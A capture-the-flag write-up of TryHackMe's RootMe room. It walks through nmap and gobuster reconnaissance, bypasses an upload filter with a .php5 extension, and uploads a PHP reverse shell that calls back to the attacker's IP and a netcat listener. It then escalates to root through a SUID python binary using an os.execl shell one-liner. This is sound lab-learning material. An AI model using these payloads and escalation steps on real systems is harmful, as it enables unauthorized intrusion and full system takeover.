## RootMe Try Hack Me Write-Up

Hi! Here's another write-up! this time from TryHackMe's RootMe room! So let's go!

#### Recon


First, a basic scan with Nmap:

sudo nmap -sV -A -O -vv 10.10.9.29

```
kali@kali:~$ sudo nmap -sV -A -O -vv 10.10.9.29
       STATE SERVICE REASON
                                    VERSION
                     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
    2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9irIQxn1jiKNjwLFTFBitstKOcP7gYt7HQ
sk6kyRQJjlkhHYuIaLTtt1adsWWUhAlMGl+97TsNK93DijTFrjzz4iv1Zwpt2hhSPQG0GibavCB
f5GVPb6TitSskqpgGmFAcvyEFv6fLBS7jUzbG50PDgXHPNIn2WUoa2tLPSr23Di3Q09miVT3+Tq
dvMiphYaz0RUAD/QMLdXipATI5DvdoXhtvmG7Nb11sVmgZ00DPK+XJ7WB++ndNdzLW9525v4wzk
r1vsfUo9rTMo6D6ZeUF8MngQQx5u4pA230IIXMXoRMaWoUgCB6GENFUhzNrUfryL02/EMt5pgfj
8G7ojx5
    256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB
ERAcu0+Tsp5KwMXdhMWEbPcF5JrZzhDTVERXqFstm7WA/5+6JiNmLNSPrqTuMb2ZpJvtL9MPhhC
EDu6KZ7q6rI=
    256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
 _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC4fnU3h109PseKBbB/6m5×8Bo3cwSPmnfmcW
QAVN93J
80/tcp open http
                     syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
 http-cookie-flags:
      PHPSESSID:
 http-methods:
    Supported Methods: GET HEAD POST OPTIONS
  http-server-header: Apache/2.4.29 (Ubuntu)
  http-title: HackIT - Home
```


In the result we see two ports o: **22** (ssh) and **80** (http). The Apache version is **2.4.29**, we will find hidden directories, using the **GoBuster** (Gobuster is a tool for directory enumeration):

gobuster dir -u IP\_MACHINE -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt




Two interesting directories: /uploads and /panel.

The /panel directory:



The **/uploads** directory:



The **/panel** directory we allow us gain access, we will upload a webshell and so gain access. If you are using Kali Linux just go to the directory: **/usr/share/webshells/php**, and search for "php-reverse-shell.php":


Make a copy of this webshell, edit the webshell by doing the following:

```
$ip = '10.8.141.175'; // CHANGE THIS
$port = 7777; // CHANGE THIS
```

Put your machine ip in **\$ip** and change the **\$port** (Your choice).

Change the webshell extension for **.php5** (**.php** is not allowed, It is important to test, this will give a bypass in the upload), after these procedures, make upload the webshell to the /panel directory.

```
kali@kali:~$ mv php-reverse-shell.php php-reverse-shell.php5 kali@kali:~$
```




Start the connection to netcat on the chosen port:

nc -lvp chosen\_port

```
kali@kali:~$ nc -lvp 7777
listening on [any] 7777 ...
```

Now go to /uploads directory and click on the webshell:



# Index of /uploads



Apache/2.4.29 (Ubuntu) Server at 10.10.9.29 Port 80

And so, the connection will be established:

Now let's upgrade the shell:

python3 -c 'import pty;pty.spawn("/bin/bash")'

Now let's look for user flag, for this we will the find command:

• find / -type f -name user.txt


```
www-data@rootme:/$ find / -type f -name user.txt
find: '/proc/1379/fdinfo': Permission denied
find: '/proc/1379/ns': Permission denied
/var/www/user.txt
find: '/var/spool/rsyslog': Permission denied
```

Now just enter the directory and get the user flag! :D

### **Privilege Escalation**


Now let's go look for a binary that allows us privilege escalate. We will use the find command:

#### • find / -type f -user root -perm -4000 2>/dev/null



we will use the Python for privilege escalate, because we have the python with SUID permission.

Entering the site **https://gtfobins.github.io/** for search possible commands with the python for escalate our privileges:



Type "python" and after click python above and scroll down SUID:



Always read the description first! the first code is not necessary because the python already SUID permission, so copy second code without "./" and paste on the shell:

```
www-data@rootme:/$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
#
```

Success! Root flag it's in the directory:

```
# cat root/root.txt
```

I hope you have learned something! :D